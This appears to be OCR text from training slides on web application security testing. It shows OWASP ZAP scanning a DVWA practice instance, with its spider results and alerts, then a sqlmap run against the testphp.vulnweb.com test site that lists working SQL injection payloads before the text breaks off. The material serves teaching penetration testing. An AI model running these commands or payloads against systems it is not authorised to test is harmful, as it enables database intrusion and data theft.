
- Analyzing the scan results and Reporting
  - ❖ No tool’s report is free from false positives
  - ❖ Security analyst can determine which vulnerabilities are false positives
  - ❖ It also shows the level of threat associated with the vulnerability : High, Medium, Low
  - ❖ Analyzed results are used to generate the report
  - ❖ Can generate a detailed report of all vulnerabilities; can be exported to HTML file and viewed in a browser



Untitled Session - OWASP ZAP 2.9.0
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Contexts
Default Context
Sites
Quick Start
Request
Response
Welcome to OWASP ZAP
ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.
If you are new to ZAP then it is best to start with one of the options below.
Automated Scan
Manual Explore
Learn More
History
Search
Alerts
Output
Filter: OFF
Export
Id
Req. Timestamp
Method
URL
Code
Reason
RTT
Size Resp. Body
Highest Alert
Note
Tags
Alerts 0 0 0 0
Primary Proxy: localhost:8080
Current Scans 0 0 0 0 0 0 0 0


Untitled Session - OWASP ZAP 2.9.0
Quick Start
Request
Response
Automated Scan
This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.
URL to attack:
http://
Select...
Use traditional spider:
Use ajax spider:
with
Firefox Headless
Attack
Stop
Progress:
Not started


Untitled Session - OWASP ZAP 2.9.0
Quick Start
Request
Response
Automated Scan
This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.
URL to attack:
http://dvwa.triple5.in
Select...
Use traditional spider:
Use ajax spider:
with
Firefox Headless
Attack
Stop
Progress:
Not started


History
Search
Alerts
Output
Spider
Active Scan
Alerts (5)
X-Frame-Options Header Not Set (2)
Absence of Anti-CSRF Tokens (2)
Cookie No HttpOnly Flag
Cookie Without SameSite Attribute (2)
X-Content-Type-Options Header Missing (6)
Full details of any selected alert will be displayed here.
You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.
You can also edit existing alerts by double clicking on them.


History
Search
Alerts
Output
Spider
Active Scan
New Scan
Progress: 0: http://dvwa.triple5.in
100%
Current Scans: 0
URLs Found: 10
Nodes Added: 7
Export
URLs
Added Nodes
Messages
Processed
Method
URI
Flags
GET http://dvwa.triple5.in Seed
GET http://dvwa.triple5.in/robots.txt Seed
GET http://dvwa.triple5.in/sitemap.xml Seed
GET http://dvwa.triple5.in/
GET http://dvwa.triple5.in/login.php
GET http://www.dvwa.co.uk/ Out of Scope
GET http://dvwa.triple5.in/dvwa/css/login.css
GET http://dvwa.triple5.in/dvwa/images/login_logo.png
GET http://dvwa.triple5.in/dvwa/images/RandomStorm.png
POST http://dvwa.triple5.in/login.php
Alerts 0 1 4 0
Primary Proxy: localhost:8080


Untitled Session - OWA...
Untitled Session - OWASP ZAP 2.9.0
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start
Request
Response
Header: Text
Body: Text
Contexts
Default Context
Sites
HTTP/1.1 200 OK
Date: Sat, 25 Jul 2020 15:21:40 GMT
Server: Apache/2.4.41 (Ubuntu)
Edit Alert
Absence of Anti-CSRF Tokens
URL: http://dvwa.triple5.in
Risk: Low
Confidence: Medium
Parameter:
Attack:
Evidence: <form action="login.php" method="post">
CWE ID: 352
WASC ID: 9
Description:
No Anti-CSRF tokens were found in a HTML submission form.
A cross-site request forgery is an attack that involves
Other Info:
No known Anti-CSRF token [anticsrf, CSRFToken, __RequestVerificationToken, csrfmiddlewaretoken, authenticity_token, OWASP_CSRFTOKEN, anoncsrf,
Solution:
Phase: Architecture and Design
Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this
Reference:
http://projects.webappsec.org/Cross-Site-Request-Forgery
http://cwe.mitre.org/data/definitions/352.html
Cancel
Save
History
Search
Alerts
Output
Spider
Active Scan
Alerts (6)
Directory Browsing (3)
GET: http://dvwa.triple5.in/dvwa/
GET: http://dvwa.triple5.in/dvwa/css/
GET: http://dvwa.triple5.in/dvwa/images/
X-Frame-Options Header Not Set (2)
Absence of Anti-CSRF Tokens (2)
GET: http://dvwa.triple5.in
GET: http://dvwa.triple5.in/login.php
Cookie No HttpOnly Flag
Cookie Without SameSite Attribute (2)
X-Content-Type-Options Header Missing (6)
Absence of Anti-CSRF Tokens
URL: http://dvwa.triple5.in/login.php
Risk: Low
Confidence: Medium
Parameter:
Attack:
Evidence: <form action="login.php" method="po
CWE ID: 352
WASC ID: 9
Source: Passive (10202 - Absence of Anti-CSRF
Description:
No Anti-CSRF tokens were found in a HTML subm
A cross-site request forgery is an attack that in
application functionality using predictable URL/form actions in a repeatable way. The nature of the attack is that CSRF explo
Other Info:
No known Anti-CSRF token [anticsrf, CSRFToken, __RequestVerificationToken, csrfmiddlewaretoken, authenticity_token, OWA
"username" "password" "Login" "user_token"].
Solution:
Alerts 0 2 4 0 Primary Proxy: localhost:8080


History | Search | Alerts | Output | Spider | Active Scan


New Scan | Progress: 0: http://dvwa.triple5.in | 60% | Current Scans: 1 | Num requests: 317 | New Alerts: 0 | Export

Sent Messages | Filtered Messages

Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
337	7/25/20, 8:23:45 AM	7/25/20, 8:23:46 AM	POST	http://dvwa.triple5.in/login.php	302	Found	267 ms	281 bytes	0 bytes
338	7/25/20, 8:23:46 AM	7/25/20, 8:23:46 AM	POST	http://dvwa.triple5.in/login.php	302	Found	269 ms	281 bytes	0 bytes
339	7/25/20, 8:23:46 AM	7/25/20, 8:23:46 AM	POST	http://dvwa.triple5.in/login.php	302	Found	269 ms	281 bytes	0 bytes
340	7/25/20, 8:23:46 AM	7/25/20, 8:23:46 AM	POST	http://dvwa.triple5.in/login.php	302	Found	272 ms	281 bytes	0 bytes
341	7/25/20, 8:23:46 AM	7/25/20, 8:23:47 AM	POST	http://dvwa.triple5.in/login.php	302	Found	270 ms	281 bytes	0 bytes
342	7/25/20, 8:23:47 AM	7/25/20, 8:23:47 AM	POST	http://dvwa.triple5.in/login.php	302	Found	270 ms	281 bytes	0 bytes
343	7/25/20, 8:23:47 AM	7/25/20, 8:23:47 AM	POST	http://dvwa.triple5.in/login.php	302	Found	270 ms	281 bytes	0 bytes
344	7/25/20, 8:23:47 AM	7/25/20, 8:23:48 AM	POST	http://dvwa.triple5.in/login.php	302	Found	269 ms	281 bytes	0 bytes
345	7/25/20, 8:23:48 AM	7/25/20, 8:23:48 AM	POST	http://dvwa.triple5.in/login.php	302	Found	268 ms	281 bytes	0 bytes
346	7/25/20, 8:23:48 AM	7/25/20, 8:23:48 AM	GET	http://dvwa.triple5.in/dvwa	301	Moved Permanently	265 ms	209 bytes	317 bytes
347	7/25/20, 8:23:48 AM	7/25/20, 8:23:48 AM	GET	http://dvwa.triple5.in/dvwa/css	301	Moved Permanently	265 ms	213 bytes	321 bytes
348	7/25/20, 8:23:48 AM	7/25/20, 8:23:49 AM	GET	http://dvwa.triple5.in/dvwa/images	301	Moved Permanently	265 ms	216 bytes	324 bytes
349	7/25/20, 8:23:49 AM	7/25/20, 8:23:49 AM	POST	http://dvwa.triple5.in/login.php	302	Found	269 ms	281 bytes	0 bytes
350	7/25/20, 8:23:49 AM	7/25/20, 8:23:49 AM	POST	http://dvwa.triple5.in/login.php	302	Found	268 ms	281 bytes	0 bytes
351	7/25/20, 8:23:49 AM	7/25/20, 8:23:49 AM	POST	http://dvwa.triple5.in/login.php	302	Found	289 ms	281 bytes	0 bytes
352	7/25/20, 8:23:49 AM	7/25/20, 8:23:50 AM	POST	http://dvwa.triple5.in/login.php	302	Found	274 ms	281 bytes	0 bytes
353	7/25/20, 8:23:50 AM	7/25/20, 8:23:50 AM	POST	http://dvwa.triple5.in/login.php	302	Found	266 ms	281 bytes	0 bytes

Alerts 0 1 4 0 | Primary Proxy: localhost:8080 | Current Scans 0 0 0 1 0 0 0




Sites
Quick Start
Request
Response
Header: Text
Body: Text
Contexts
Default Context
Sites
http://dvwa.triple5.in
dvwa
css
GET:login.css
GET:css
GET:images
images
GET:login_logo.png
GET:RandomStorm.png
GET:dvwa
GET:login.php
POST:login.php(Login,password,user_token,username)
GET:robots.txt
GET:sitemap.xml
HTTP/1.1 404 Not Found
Date: Sat, 25 Jul 2020 15:21:40 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 277
Content-Type: text/html; charset=iso-8859-1
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
The requested URL was not found on this server.
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at dvwa.triple5.in Port 80</address>
</body></html>
History
Search
Alerts
Output
Spider
Active Scan
Alerts (6)
Directory Browsing (3)
X-Frame-Options Header Not Set (2)
Absence of Anti-CSRF Tokens (2)
Cookie No HttpOnly Flag
Cookie Without SameSite Attribute (2)
X-Content-Type-Options Header Missing (6)
Directory Browsing
URL: http://dvwa.triple5.in/dvwa/
Risk: Medium
Confidence: Medium
Parameter:
Attack: Parent Directory
Evidence:
CWE ID: 548
WASC ID: 48
Source: Active (0 - Directory Browsing)
Description:
It is possible to view the directory listing. Directory listing may reveal hidden scripts, include files, backup source files, e
Other Info:
Solution:
Alerts 0 2 4 0 Primary Proxy: localhost:8080


sqlmap®

Application Inspection Tools : SQLMAP

- ***sqlmap*** is an open source penetration testing tool that automates the process of detecting and exploiting *SQL injection* flaws and taking over of database servers.
- It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

```
gtushar@kali:~$ sqlmap -u  http://testphp.vulnweb.com/listproducts.php?cat=1  --current-user
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.4.7#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end us
. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:18:45 /2020-07-25/

[06:18:46] [INFO] resuming back-end DBMS 'mysql'
[06:18:46] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 3763=3763

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: cat=1 AND (SELECT 9229 FROM(SELECT COUNT(*),CONCAT(0x717a717171,(SELECT (ELT(9229=9229,1))),0x717a716271

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 6928 FROM (SELECT(SLEEP(5)))mRgi)

    Type: UNION query
